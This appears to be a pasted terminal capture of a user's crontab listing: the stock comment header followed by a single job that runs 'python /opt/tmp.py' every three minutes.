crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/3 * * * * python /opt/tmp.py
```